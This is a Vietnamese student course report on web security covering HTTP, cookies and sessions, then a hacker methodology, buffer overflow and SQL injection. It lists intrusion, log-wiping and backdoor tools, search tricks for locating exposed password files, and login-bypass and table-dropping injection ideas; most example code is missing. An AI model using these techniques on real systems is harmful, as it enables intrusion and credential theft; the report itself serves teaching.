**BỘ GIÁO DỤC VÀ ĐÀO TẠO**

**TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TPHCM**

**KHOA CÔNG NGHỆ THÔNG TIN**

**----🙞🙞🖳🙜🙜----**

**Báo cáo môn học**

**AN TOÀN THÔNG TIN**

**ĐỀ TÀI:**

**BẢO MẬT WEB**

**GVHD: Huỳnh Nguyên Chính**

**Hồ Huy Hoàng 18110284**

**Lâm Quốc Khánh 18110304**

**Trần Quốc Nam 18110323**

**Nguyễn Trần Phúc 18110339**

**Nguyễn Huỳnh Minh Tiến 18110377**

*Thành phố Hồ Chí Minh*, ngày 23 tháng 12 năm 2020

**Mục lục**

[1. Khái niệm cơ bản. 3](#_Toc59634004)

[1.1. Khái niệm ứng dụng web 3](#_Toc59634005)

[1.2. Hoạt động của ứng dụng web 5](#_Toc59634006)

[1.3. Khái niệm Hacker 5](#_Toc59634007)

[1.4. Khái niệm HTTP Header 6](#_Toc59634008)

[1.5. Khái niệm Session 7](#_Toc59634009)

[1.6. Khái niệm Cookie 8](#_Toc59634010)

[1.7. Khái niệm Proxy 10](#_Toc59634011)

[2. Quá trình tấn công của hacker 10](#_Toc59634012)

[2.1. Thu thập thông tin 10](#_Toc59634013)

[2.2. Khảo sát ứng dụng web 12](#_Toc59634014)

[2.3. Tấn công 13](#_Toc59634015)

[3. Một số kiểu tấn công Ứng dụng web 14](#_Toc59634016)

[3.1. Tràn bộ đệm (Buffer Overflow) 14](#_Toc59634017)

[3.1.1. Khái niệm 14](#_Toc59634018)

[3.1.2. Sơ đồ tổ chức bộ nhớ 14](#_Toc59634019)

[3.1.3. Một số các gây tràn bộ đệm 15](#_Toc59634020)

[3.1.4. Cách phòng chống 15](#_Toc59634021)

[3.2. Chèn câu truy vấn SQL (SQL Injection) 16](#_Toc59634022)

[3.2.1. Khái niệm 16](#_Toc59634023)

[3.2.2. Các cách tấn công 16](#_Toc59634024)

[3.2.3. Cách phòng chống 19](#_Toc59634025)

[3.3. Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross Side Scripting) 21](#_Toc59634026)

[3.3.1. Khái niệm 21](#_Toc59634027)

[3.3.2. Phương pháp tấn công XSS truyền thống 22](#_Toc59634028)


[3.3.3. Tấn công XSS bằng Flash 23](#_Toc59634029)

[3.3.4. Cách phòng chống 24](#_Toc59634030)

1. Khái niệm cơ bản.
   1. Khái niệm ứng dụng web

* Ứng dụng Web là một ứng dụng chủ/khách sử dụng giao thức HTTP để tương tác với người dùng hay hệ thống khác.
* Trình khách dành cho người sử dụng thường là một trình duyệt Web như Internet Explorer hay Netscape Navigator. Cũng có thể là một chương trình đóng vai trò đại lý người dùng hoạt động như một trình duyệt tự động. Người dùng gửi và nhận các thông tin từ trình chủ thông qua việc tác động vào các trang Web. Các chương trình có thể là các trang trao đổi mua bán, các diễn đàn, gửi nhận e-mail…
* Tốc độ phát triển các kỹ thuật xây dựng ứng dụng Web cũng phát triển rất nhanh. Trước đây những ứng dụng Web thường được xây dựng bằng CGI (Common Gateway Interface) được chạy trên các trình chủ Web và có thể kết nối vào các cơ sở dữ liệu đơn giản trên cùng máy chủ. Ngày nay ứng dụng Web thường được viết bằng Java (hay các ngôn ngữ tương tự) và chạy trên máy chủ phân tán, kết nối đến nhiều nguồn dữ liệu.


Một ứng dụng web thường có kiến trúc gồm:



Hình 1: Kiến trúc một ứng dụng Web

* Lớp trình bày: Lớp này có nhiệm vụ hiển thị dữ liệu cho người dùng, ngoài ra còn có thể có thêm các ứng dụng tạo bố cục cho trang web.
* Lớp ứng dụng: là nơi xử lý của ứng dụng Web. Nó sẽ xử lý thông tin người dùng yêu cầu, đưa ra quyết định, gửi kết quả đến “lớp trình bày”. Lớp này thường được cài đặt bằng các kỹ thuật lập trình như CGI, Java, .NET , PHP hay ColdFusion, được triển khai trên các trình chủ như IBM WebSphere, WebLogic, Apache, IIS…
* Lớp dữ liệu: thường là các hệ quản trị dữ liệu (DBMS) chịu trách nhiệm quản lý các file dữ liệu và quyền sử dụng.

Mô hình hóa hoạt động của một ứng dụng Web:



Hình 2: Mô hình hoạt động của một ứng dụng Web

* Trong đó:
  + Trình khách ( hay còn gọi là trình duyệt): Internet Explorer, Netscap Navigator.
  + Trình chủ: Apache, IIS, ….
* Hệ quản trị cơ sở dữ liệu: SQL Server, MySQL, DB2, Access…
* Bên cạnh đó, một giải pháp dùng để bảo vệ một hệ thống mạng thường được sử dụng là bức tường lửa, nó có vai trò như là lớp rào chắn bên ngoài một hệ thống mạng, vì chức năng chính của firewall là kiểm soát luồng thông tin giữa các máy tính. Có thể xem firewall như một bộ lọc thông tin, nó xác định và cho phép một máy tính này có được truy xuất đến một máy tính khác hay không, hay một mạng này có được truy xuất đến mạng kia hay không.
* Người ta thường dùng firewall vào mục đích:
  + Cho phép hoặc cấm những dịch vụ truy xuất ra ngoài.
  + Cho phép hoặc cấm những dịch vụ từ bên ngoài truy nhập vào trong.
  + Kiểm soát địa chỉ truy nhập, cấm địa chỉ truy nhập.
  + Firewall hoạt động dựa trên gói IP do đó kiểm soát việc truy nhập của máy người sử dụng.
  1. Hoạt động của ứng dụng web
* Đầu tiên trình duyệt sẽ gửi một yêu cầu (request) đến trình chủ Web thông qua các lệnh cơ bản GET, POST… của giao thức HTTP, trình chủ lúc này có thể cho thực thi một chương trình được xây dựng từ nhiều ngôn ngữ như Perl, C/C++… hoặc trình chủ yêu cầu bộ diễn dịch thực thi các trang ASP, JSP… theo yêu cầu của trình khách.
* Tùy theo các tác vụ của chương trình được cài đặt mà nó xử lý, tính toán, kết nối đến cơ sở dữ liệu, lưu các thông tin do trình khách gửi đến…và từ đó trả về cho trình khách 1 luồng dữ liệu có định dạng theo giao thức HTTP, nó gồm 2 phần:
  + Header mô tả các thông tin về gói dữ liệu và các thuộc tính, trạng thái trao đổi giữa trình duyệt và WebServer.
  + Body là phần nội dung dữ liệu mà Server gửi về Client, nó có thể là một file HTML, một hình ảnh, một đoạn phim hay một văn bản bất kì.
* Theo mô hình ở hình 2, với firewall, luồng thông tin giữa trình chủ và trình khách là luồng thông tin hợp lệ. Vì thế, nếu hacker tìm thấy vài lỗ hổng trong ứng dụng Web thì firewall không còn hữu dụng trong việc ngăn chặn hacker này. Do đó, các kĩ thuật tấn công vào một hệ thống mạng ngày nay đang dần tập trung vào những sơ suất (hay lỗ hổng) trong quá trình tạo ứng dụng của những nhà phát triển Web hơn là tấn công trực tiếp vào hệ thống mạng, hệ điều hành. Tuy nhiên, hacker cũng có thể lợi dụng các lỗ hổng Web để mở rộng sự tấn công của mình vào các hệ thống không liên quan khác.
  1. Khái niệm Hacker
* Hacker là một thuật ngữ dùng để chuyên chỉ những kẻ phá hoại các hệ thống mạng… Hacker thường là những chuyên gia về máy tính. Hacker không tạo ra các kẽ hở cho hệ thống, nhưng hacker lại là những người am hiểu về hệ điều hành, hệ quản trị dữ liệu, các ngôn ngữ lập trình…Họ sử dụng kiến thức của mình trong việc tìm tòi và khai thác các lỗ hổng của hệ thống mạng. Một số hacker chỉ dừng lại việc phát hiện và thông báo lỗi tìm được cho những nhà bảo mật hay người phát triển chương trình, họ được xem như là WhiteHat (Hacker nón trắng). Một số hacker dựa vào những lỗ hổng thực hiện việc khai thác trái phép nhằm mục đích phá hoại hay mưu lợi riêng, những người này bị xem như là BlackHat (Hacker nón đen).
* Vì tính chất phổ biến của thuật ngữ hacker, nên trong phần trình bày, luận văn sẽ sử dụng “hacker” thay cho “kẻ tấn công”.
  1. Khái niệm HTTP Header
* HTTP header là phần đầu (header) của thông tin mà trình khách và trình chủ gửi cho nhau. Những thông tin trình khách gửi cho trình chủ được gọi là HTTP requests (yêu cầu) còn trình chủ gửi cho trình khách là HTTP responses (trả lời). Thông thường, một HTTP header gồm nhiều dòng, mỗi dòng chứa tên tham số và giá trị. Một số tham số có thể được dùng trong cả header yêu cầu và header trả lời, còn số khác thì chỉ đuợc dùng riêng trong từng loại. Ví dụ:
  + Header yêu cầu:

GET /tintuc/homnay.asp HTTP/1.1 Accept: \*/\*

Accept-Language: en-us Connection: Keep-Alive Host: localhost

Referer: <http://localhost/lienket.asp>

User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0) Accept-Encoding: gzip, deflate

* + - Dòng đầu là dòng yêu cầu cho biết phương thức yêu cầu (GET hoặc POST), địa chỉ yêu cầu (/tintuc/homnay.asp) và phiên bản HTTP (HTTP/1.1)..
    - Tiếp theo là các tham số. Chẳng hạn như:
      * Accept-Language: Cho biết ngôn ngữ dùng trong trang web.
      * Host: Cho biết địa chỉ của máy chủ.
      * Referer: Cho biết địa chỉ của trang web tham chiếu tới.
  + Header trả lời:

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0

Date: Thu, 13 Jul 2000 05:46:53 GMT

Content-Length: 2291 Content-Type: text/html

Set-Cookie: ASPSESSIONIDQQGGGNCG=LKLDFFKCINFLDMFHCBCBMFLJ;

path=/

Cache-control: private


<HTML>

<BODY>

...

* + - Dòng đầu là dòng trạng thái, để cho biết phiên bản HTTP được dùng (HTTP/1.1), mã trạng thái (200) và trạng thái (OK).
    - Tiếp theo là các tham số.
    - Tiếp theo là một dòng trống để báo hiệu kết thúc header, tiếp theo là phần thân của HTTP response
  1. Khái niệm Session
* HTTP là giao thức hướng đối tượng tổng quát, phi trạng thái, nghĩa là HTTP không lưu trữ trạng thái làm việc giữa trình duyệt với trình chủ. Sự thiếu sót này gây khó khăn cho một số ứng dụng Web, bởi vì trình chủ không biết được trước đó trình duyệt đã có những trạng thái nào. Vì thế, để giải quyết vấn đề này, ứng dụng Web đưa ra một khái niệm phiên làm việc (Session). Còn SessionID là một chuỗi để chứng thực phiên làm việc. Một số trình chủ sẽ cung cấp một SessionID cho người dùng khi họ xem trang web trên trình chủ.
* Để duy trì phiên làm việc thì sessionID thường được lưu vào :
  + Biến trên URL
  + Biến ẩn form
  + Cookie
* Phiên làm việc chỉ tồn tại trong một khoảng thời gian cho phép, thời gian này được cấu hình qui định tại trình chủ hoặc bởi ứng dụng thực thi. Trình chủ sẽ tự động giải phóng phiên làm việc để khôi phục lại tài nguyên của hệ thống.
  1. Khái niệm Cookie
* Cookie là những phần dữ liệu nhỏ có cấu trúc được chia sẻ giữa trình chủ và trình duyệt của người dùng.
* Các cookie được lưu trữ dưới những file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ/truy tìm/nhận biết các thông tin về người dùng đã ghé thăm trang Web và những vùng mà họ đi qua trong trang. Những thông tin này có thể bao gồm tên/định danh người dùng, mật khẩu, sở thích, thói quen...cookie được trình duyệt của người dùng chấp nhận lưu trên đĩa cứng của máy mình, tuy nhiên không phải lúc nào trình duyệt cũng hỗ trợ cookie, mà còn tùy thuộc vào người dùng có chấp nhận chuyện lưu trữ đó hay không.
* Ở những lần truy cập sau đến trang Web đó, ứng dụng có thể dùng lại những thông tin trong cookie (như thông tin liên quan đến việc đăng nhập vào Yahoo Messenger!...) mà người dùng không phải làm lại thao tác đăng nhập hay phải cung cấp lại các thông tin khác.
* Cookie được phân làm 2 loại secure/non-secure và persistent/non-persistent do đó ta sẽ có 4 kiểu cookie là:
  + Persistent và Secure
  + Persistent và Non-Secure
  + Non-Persistent và Secure
  + Non-Persistent và Non-Secure
* Persistent cookies được lưu trữ dưới dạng tập tin .txt (ví dụ trình duyệt Netscape Navigator sẽ lưu các cookie thành một tập tin cookie.txt còn Internet Explorer sẽ lưu thành nhiều tập tin \*.txt trong đó mỗi tập tin là một cookie) trên máy khách trong một khoản thời gian xác định.
* Non-persistent cookie thì được lưu trữ trên bộ nhớ RAM của máy khách và sẽ bị hủy khi đóng trang web hay nhận được lệnh hủy từ trang web.
* Secure cookies chỉ có thể được gửi thông qua HTTPS (SSL).
* Non-Secure cookie có thể được gửi bằng cả hai giao thức HTTPS hay HTTP. Thực chất là đối với secure cookie thì trình chủ sẽ cung cấp chế độ truyền bảo mật.
* Các thành phần của một cookie gồm:



* + Domain: Tên miền của trang web đã tạo cookie ( trong ví dụ trên là [www.redhat.com](http://www.redhat.com))
  + Flag: mang giá trị TRUE/FALSE -Xác định các máy khác với cùng tên miền có được truy xuất đến cookie hay không.
  + Path: Phạm vi các địa chỉ có thể truy xuất cookie. Ví dụ:
* Nếu path là “/tracuu” thì các địa chỉ trong thư mục /tracuu cũng như tất cả các thư mục con của nó như /tracuu/baomat có thể truy xuất đến cookie này. Còn nếu giá tri là “/” thì cookie sẽ được truy xuất bởi tất cả địa chỉ thuộc miền trang web tạo cookie.
* Sercure: mang giá trị TRUE/FALSE - Xác định đây là một secure cookie hay không nghĩa là kết nối có sử dụng SSL hay không.
* Expiration: thời gian hết hạn của cookie, được tính bằng giây kể từ 00:00:00 giờ GMT ngày 01/01/1970. Nếu giá trị này không được thiết lập thì trình duyệt sẽ hiểu đây là non-persistent cookie và chỉ lưu trong bộ nhớ RAM và sẽ xoá nó khi trình duyệt bị đóng.
* Name: Tên biến (trong trường hợp này là Apache)
* Value: Với cookie được tạo ở trên thì giá trị của Apache là 64.3.40.151.16018996349247480 và ngày hết hạn là 27/07/2006, của tên miền http://www.redhat.com.
* Ví dụ chuỗi lệnh trong HTTP header dưới đây sẽ tạo một cookie:
* Các cookie của Netscape (NS) đặt trong một tập tin Cookies.txt, với đường dẫn là: C:\Program Files\Netscape\Users\UserName\Cookies.txt
* Các cookies của IE được lưu thành nhiều tập tin, mỗi tập tin là một cookie và được đặt trong [C:]\Documents and Setting\[username]\Cookies (Win2000), đối với win9x, thư mục cookies nằm trong thư mục [C:]\Windows\cookies.
* Kích thước tối đa của cookie là 4kb. Số cookie tối đa cho một tên miền là 20 cookie. Cookie bị hủy ngay khi đóng trình duyệt gọi là “session cookie”.
  1. Khái niệm Proxy
* Proxy cung cấp cho người sử dụng truy xuất Internet những nghi thức đặt biệt hoặc một tập những nghi thức thực thi trên dual\_homed host hoặc basion host. Những chương trình client của người sử dụng sẽ qua trung gian proxy server thay thế cho server thật sự mà người sử dụng cần giao tiếp.
* Proxy server xác định những yêu cầu từ client và quyết định đáp ứng hay không đáp ứng, nếu yêu cầu được đáp ứng, proxy server sẽ kết nối với server thật thay cho client và tiếp tục chuyển tiếp những yêu cầu từ client đến server, cũng như trả lời của server đến client. Vì vậy proxy server giống cầu nối trung gian giữa server và client.


1. Quá trình tấn công của hacker
   1. Thu thập thông tin

* Bước 1: FootPrinting (thu thập thông tin):
  + Đây là cách mà hacker làm khi muốn lấy một lượng thông tin tối đa về máy chủ/doanh nghiệp/người dùng, bao gồm chi tiết về địa chỉ IP, Whois, DNS..v.v
  + là những thông tin chính thức có liên quan đến mục tiêu.
  + Công cụ hỗ trợ: UseNet , search engines (công cụ tìm kiếm) , Edgar Any Unix client, http://www.networksolutions.com/whois, nslookup Is -d , Sam spade, http://www.arin.net/whois, dig
* Bước 2: Scanning (Quét thăm dò):
  + Phần lớn thông tin quan trọng từ server có được từ bước này , bao gồm quét cổng, xác định hệ điều hành, .v.v.. để biết các port trên server, nghe đường dữ liệu.
  + Các công cụ: fping, icmpenum Ws\_ping ProPack, nmap, SuperScan, fscan nmap, queso, siphon.
* Bước 3: Enumeration (liệt kê tìm lỗ hổng):
  + Bước thứ ba là tìm kiếm những tài nguyên được bảo vệ kém, hoạch tài khoản người dùng mà có thể sử dụng để xâm nhập, bao gồm các mật khẩu mặc định, các script và dịch vụ mặc định. Rất nhiều người quản trị mạng không biết đến hoặc không sửa đổi lại các giá trị này.
  + Các công cụ phụ trợ: null sessions, DumpACL, sid2user, OnSite Admin showmount, NAT Legion banner grabbing với telnet, netcat, rpcinfo.
* Bước 4: Gaining access (Tìm cách xâm nhập):
  + Bây giờ hacker sẽ tìm cách truy cập vào mạng bằng những thông tin có được ở ba bước trên. Phương pháp được sử dụng ở đây có thể là tấn công vào lỗi tràn bộ đệm, lấy và giải mã file password, hay brute force (kiểm tra tất cả các trường hợp) password.
  + Các công cụ: tcpdump, L0phtcrack readsmb, NAT, legion, tftp, pwdump2 (NT) ttdb, bind, IIS, HTR/ISM.DLL.
* Bước 5: Escalating privilege (Leo thang đặc quyền):
  + Trong trường hợp hacker xâm nhập đựợc vào mạng với một tài khoản nào đó, thì họ sẽ tìm cách kiểm soát toàn bộ hệ thống. Hacker sẽ tìm cách crack password của admin, hoặc sử dụng lỗ hổng để leo thang đặc quyền.
  + John và Riper là hai chương trình crack password rất hay được sử dụng.
  + Công cụ: L0phtcrack, Ic\_messages, getadmin, sechole.
* Bước 6: Pilfering (Dùng khi các file chứa pass bị sơ hở):
  + Thêm một lần nữa các máy tìm kiếm lại đựơc sử dụng để tìm các phương pháp truy cập vào mạng. Những file text chứa password hay các cơ chế không an toàn khác có thể là đích cho hacker.
  + Thông tin lấy từ bước trên đủ để ta định vị server và điều khiển server. Nếu bước này không thành công, đến bước <9>.
  + Công cụ hỗ trợ: rhost, LSA Secrets user data, configuration files, Registry.
* Bước 7: Covering Tracks (Xoá dấu vết) :
  + Sau khi đã có những thông tin cần thiết, hacker tìm cách xoá dấu vết, xoá các file log của hệ điều hành làm cho người quản lý không nhận ra hệ thống đã bị xâm nhập hoặc có biết cũng không tìm ra kẻ xâm nhập là ai.
  + Xóa log. Công cụ: Zap, Event log GUI, rootkits, file streaming.
* Bước 8: Creating Backdoors (Tạo cửa sau chuẩn bị cho lần xâm nhập tiếp theo được dễ dàng hơn):
  + Hacker để lại "Back Doors", tức là một cơ chế cho phép hacker truy nhập trở lại bằng con đường bí mật không phải tốn nhiều công sức, bằng việc cài đặt Trojan hay tạo user mới (đối với tổ chức có nhiều user).
  + Công cụ ở đây là các loại Trojan, keylog, creat rogue user accounts, schedule batch jobs, infect startup files, plant remote control services, install monitoring mechanisms, replace apps with Trojan.
  + Công cụ: members of wheel, administrators cron, At rc, Startup folder, registry keys, netcat, remote.exe, VNC, BO2K, keystroke loggers, add acct to secadmin mail aliases login, fpnwclnt.dll
  1. Khảo sát ứng dụng web
* Phương pháp khảo sát khá phổ biến, đó là Xem mã nguồn và lợi dụng các lỗi cho phép xem mã nguồn.
* Một số ngôn ngữ web thông dụng hiện nay có nhiều lỗi này như Active Server Pages (ASP), Common Gateway Interface (CGI), ColdFusion Server (CFM), Hypertext Preprocessor (PHP).
* Tìm các site bị lỗi này bằng cách dùng www.google.com, search từ khóa liên quan. Sử dụng allinurl: trước đoạn string đặc biệt cần kiếm, thì những trang Web tìm kiếm được chắc chắn sẽ có chuỗi cần tìm.
* Ví dụ 1: "allinurl:/advadmin" (không có ngoặc kép) thì chỉ liệt kê ra những trang có URL có dạng : <http://tentrangweb.com/advadmin>.
  + Tìm các file trên http://www.google.com thì thêm chữ type file: trước tên file cần tìm trên các chuyên khu web.
* Ví dụ 2:
  + Muốn tìm file mdb (đây là file chứa mật khẩu của các trang Web, dùng Access để mở) thì vào http://www.google.com và đánh type file:mdb
  + Tìm file SAM (đây là file chứa Password của Windows NT, dùng L0phtCrack để Crack) thì vào http://www.google.com và đánh type file:SAM
* Tấn công vượt qua các cơ chế kiểm soát (authentication, authorization) Bao gồm các phương pháp như đoán mật khẩu, thay đổi thông tin cookies, các kĩ thuật directory traversal, leo thang đặc quyền, các phương pháp tấn công dựa vào SQL, SQL injection...
* Tìm hiểu sâu về các chức năng của ứng dụng web.
* Tìm hiểu cách thực hiện của các phần trong ứng dụng, đặc biệt như các order input, confirmation, order tracking. Ở đây ta có thể áp dụng các phương pháp như SQL Injection, input validation...
* Tìm hiểu luồng di chuyển của thông tin
* Các thông tin tương tác giữa client và server, các thông tin tương tác với database. Hiện nay việc viết mã để thực hiện việc giao tiếp thông tin thường phải đảm bảo được tính hiệu quả (nhanh), và bảo mật (có thể sẽ chậm hơn). Thường thì tính hiệu quả được ưu tiên hơn do đó có thể sẽ phát sinh lỗi trong quá trình đó và giúp hacker có thể lợi dụng các lỗi như SQL input...để đoạt quyền điều khiển hệ thống.
  1. Tấn công
* Sau khi đã thu thập và khảo sát kỹ càng đối tượng, hacker bắt đầu thực hiện tấn công nhằm xâm nhập vào hệ thống lấy thông tin, đưa thông tin xấu vào, dành quyền kiểm soát,… Còn nếu không thành công trong việc xâm nhập, thì Dos là cách thức cuối cùng mà hacker thường lựa chọn để làm cho hệ thống không thể hoạt đông được.
* Nhận xét:
  + Việc thu thập thông tin là vô cùng quan trọng cho việc tấn công vào một hệ thống máy đích. Cho dù hacker tấn công theo phương diện phần cứng hay qua ứng dụng thì việc thu thập vẫn là cần thiết. Vấn đề là việc thực hiện sẽ theo từng bước như thế nào. Có thể trong những bước đã nêu hacker không cần phải đi qua theo thứ tự hay qua hết, nhưng việc nắm rõ thông tin của máy đích luôn là điều kiện tiên quyết để dẫn đến thành công trong việc tấn công.
  + Tùy vào nội dung thông tin mà hacker thu thập được mà hacker sẽ quyết định tấn công theo kĩ thuật nào. Do đó, việc bảo mật cho một hệ thống cần đòi hỏi sự kết hợp không chỉ của riêng nhà quản trị hệ thống mà còn của nhà thiết kế ứng dụng và sự hợp tác của cả những khách hàng sử dụng ứng dụng. Nhiệm vụ này sẽ được đề cập rõ hơn trong chương 12.

1. Một số kiểu tấn công Ứng dụng web
   1. Tràn bộ đệm (Buffer Overflow)
      1. Khái niệm

* Buffer overflow đã từng là lỗ hổng trong hệ thống bảo mật của UNIX từ nhiều năm nay nhưng chỉ được công bố sau buổi thảo luận của Dr. Mudge trong tài liệu 1995 “ Bằng cách nào viết một chương trình khai thác lỗ hổng Buffer Overflow”(1)
* Với kĩ thuật Buffer Overflow, cho phép một số lượng lớn dữ liệu được cung cấp bởi người dùng mà vượt quá lượng bộ nhớ cấp phát ban đầu bởi ứng dụng do đó gây cho hệ thống lâm vào tình trạng tràn bộ nhớ, thậm chí có thể bị chèn thêm một đoạn mã bất kì. Nếu ứng dụng được cấu hình để được thực thi như root thì người tấn công có thể thao tác như một nhà quản trị hệ thống của web server. Hầu hết những vấn đề đều phát sinh từ khả năng lập trình yếu kém của những nhà lập trình. Đơn cử là sự cẩu thả trong kiểm tra kích thước dữ liệu nhập vào.
* Kỹ thuật khai thác lỗi tràn bộ đệm (buffer overflow exploit) được xem là một trong những kỹ thuật hacking kinh điển nhất. Chương 5 được chia làm 2 phần:
  + Phần 1: Tổ chức bộ nhớ, stack, gọi hàm, shellcode. Giới thiệu tổ chức bộ nhớ của một tiến trình (process), các thao tác trên bộ nhớ stack khi gọi hàm và kỹ thuật cơ bản để tạo shellcode - đoạn mã thực thi một giao tiếp dòng lệnh (shell).
  + Phần 2: Kỹ thuật khai thác lỗi tràn bộ đệm. Giới thiệu kỹ thuật tràn bộ đệm cơ bản, tổ chức shellcode, xác định địa chỉ trả về, địa chỉ shellcode, cách truyền shellcode cho chương trình bị lỗi.
* Các chi tiết kỹ thuật minh hoạ ở đây được thực hiện trên môi trường Linux x86 (kernel 2.2.20, glibc-2.1.3), tuy nhiên về mặt lý thuyết có thể áp dụng cho bất kỳ môi trường nào khác.
  + 1. Sơ đồ tổ chức bộ nhớ
* Mỗi tiến trình thực thi đều được hệ điều hành cấp cho một không gian bộ nhớ ảo (logic) giống nhau. Không gian nhớ này gồm 3 vùng: text, data và stack. Ý nghĩa của 3 vùng này như sau:
  + Vùng Text là vùng cố định, chứa các mã lệnh thực thi (instruction) và dữ liệu chỉ đọc (read-only). Vùng này được chia sẻ giữa các tiến trình thực thi cùng một file chương trình và tương ứng với phân đoạn text của file thực thi. Dữ liệu ở vùng này là chỉ đọc, mọi thao tác nhằm ghi lên vùng nhớ này đều gây lỗi segmentation violation.
  + Vùng Data chứa các dữ liệu đã được khởi tạo hoặc chưa khởi tạo giá trị. Các biến toàn cục và biến tĩnh được chứa trong vùng này.
  + Vùng Stack là vùng nhớ được dành riêng khi thực thi chương trình dùng để chứa giá trị các biến cục bộ của hàm, tham số gọi hàm cũng như giá trị trả về. Thao tác trên bộ nhớ stack được thao tác theo cơ chế "vào sau ra trước" - LIFO (Last In, First Out) với hai lệnh quan trọng nhất là PUSH và POP. Trong phạm vi bài viết này, luận văn chỉ tập trung tìm hiểu về vùng stack.
    1. Một số các gây tràn bộ đệm
* Các bước cơ bản của kỹ thuật tràn bộ đệm là: chuẩn bị bộ đệm dùng để làm tràn, xác định địa chỉ trả về (RET), xác định địa chỉ của bộ đệm chứa shellcode, cuối cùng gọi thực thi chương trình bị tràn bộ đệm.
* Thông qua những ô nhập dữ liệu hacker có thể sử dụng một chuỗi string nhị phân có khả năng thực thi đoạn lệnh trên máy đích hoặc phá vỡ hệ thống do phải xử lí dữ liệu quá dài, vượt khả năng cho phép của hệ thống ( có thể nói cách này cũng là cách tấn công DoS- được nói rõ hơn trong chương 6). Thông thường đoạn mã rất đơn giản, ví dụ như exec(“sh”) để tạo ra một root shell.
* Một ví dụ về cách tấn công buffer overflow qua Web là Code Red Worm
  + 1. Cách phòng chống
* Người thiết kế Web cần phải kiểm tra kĩ kích thước dữ liệu trước khi sử dụng.
* Dùng Referer trong HTTP Header để kiểm tra yêu cầu có phải xuất phát từ máy người dùng
* Nhận xét: Đây là kĩ thuật tấn công đi sâu vào phần hệ thống nhất, đòi hỏi hacker là người hiểu sâu về tổ chức bộ nhớ cũng như về ngôn ngữ lập trình Assembly. Tuy nhiên, điều này chỉ đòi hỏi nếu hacker muốn điều khiển hệ thống. Nếu chỉ sửa đồi nội dung kích thước ô nhập để từ đó đưa lên trình chủ một khối dữ liệu lớn để hệ thống có thể bị phá hủy vì không đủ dung lượng đáp ứng việc yêu cầu xử lí khối dữ liệu đó. Kiểu tấn công này tương tự như kiểu tấn công từ chối dịch vụ được nói rõ hơn trong chương tiếp theo.
  1. Chèn câu truy vấn SQL (SQL Injection)
     1. Khái niệm
* SQL Injection là cách lợi dụng những lỗ hổng trong quá trình lập trình Web về phần truy xuất cơ sở dữ liệu. Đây không chỉ là khuyết điểm của riêng SQL Server mà nó còn là vấn đề chung cho toàn bộ các cơ sở dữ liệu khác như Oracle, MS Access hay IBM DB2.
* Khi hacker gửi những dữ liệu (thông qua các form), ứng dụng Web sẽ thực hiện và trả về cho trình duyệt kết quả câu truy vấn hay những thông báo lỗi có liên quan đến cơ sở dữ liệu. Và nhờ những thông tin này mà hacker biết được nội dung cơ sở dữ liệu và từ đó có thể điều khiển toàn bộ hệ thống ứng dụng.
  + 1. Các cách tấn công
       1. Kỹ thuật tấn công
* Dưới đây là kĩ thuật SQL injection đơn giản nhất, dùng để vượt qua các form
* đăng nhập.

Ví dụ 1: giả sử ứng dụng web có đoạn mã sau:



Đoạn mã trên kiểm tra chuỗi nhập Username và Password. Nếu tồn tại trong bảng User thì check=true ngược lại check=false.

Giá trị nhập vào là:



Câu lệnh SQL lúc này như sau:

Câu lệnh so sánh trên luôn luôn đúng (vì ‘’ luôn bằng ‘’). Do đó câu điều kiện trong mệnh đề WHERE luôn đúng. Giá trị tên người sử dụng của dòng đầu tiên trong bảng sẽ được chọn.

* Kết hợp với kí tự đặc biệt của SQL :
  + kí tự “ ; ” : đánh dấu kết thúc 1 câu truy vấn
  + kí tự “--” : ẩn chuỗi kí tự phía sau nó trên cùng 1 dòng

Ví dụ 2:



Câu lệnh SQL lúc này như sau:




Với câu lệnh trên thì bảng User sẽ bị xóa hoàn toàn.

Câu lệnh trên cho phép đăng nhập vào hệ thống với quyền admin mà không đòi hỏi password.

Ví dụ 3: Một ví dụ khác sử dụng kí tự đặc biệt SQL để thâm nhập vào hệ thống như sau:



Câu lệnh SQL như sau:


Câu lệnh trên cho phép đăng nhập vào hệ thống với quyền admin mà không đòi hỏi password.

* + - 1. Tấn công qua câu SELECT
* Ngoài kĩ thuật đơn giản trên, việc tấn công thường dựa trên những thông báo lỗi để lấy thông tin về bảng cũng như những trường trong bảng. Để làm được điều này, cần phải hiểu những thông báo lỗi và từ đó chỉnh sửa nội dung nhập cho phù hợp.
* Khái niệm Direct Injection:
  + Những đối số được thêm vào trong câu lệnh mà không nằm giữa những dấu nhấy.
  + đơn hay dấu ngoặc kép là trường hợp direct injection.

Ví dụ 1:

Khái niệm Quote Injection:

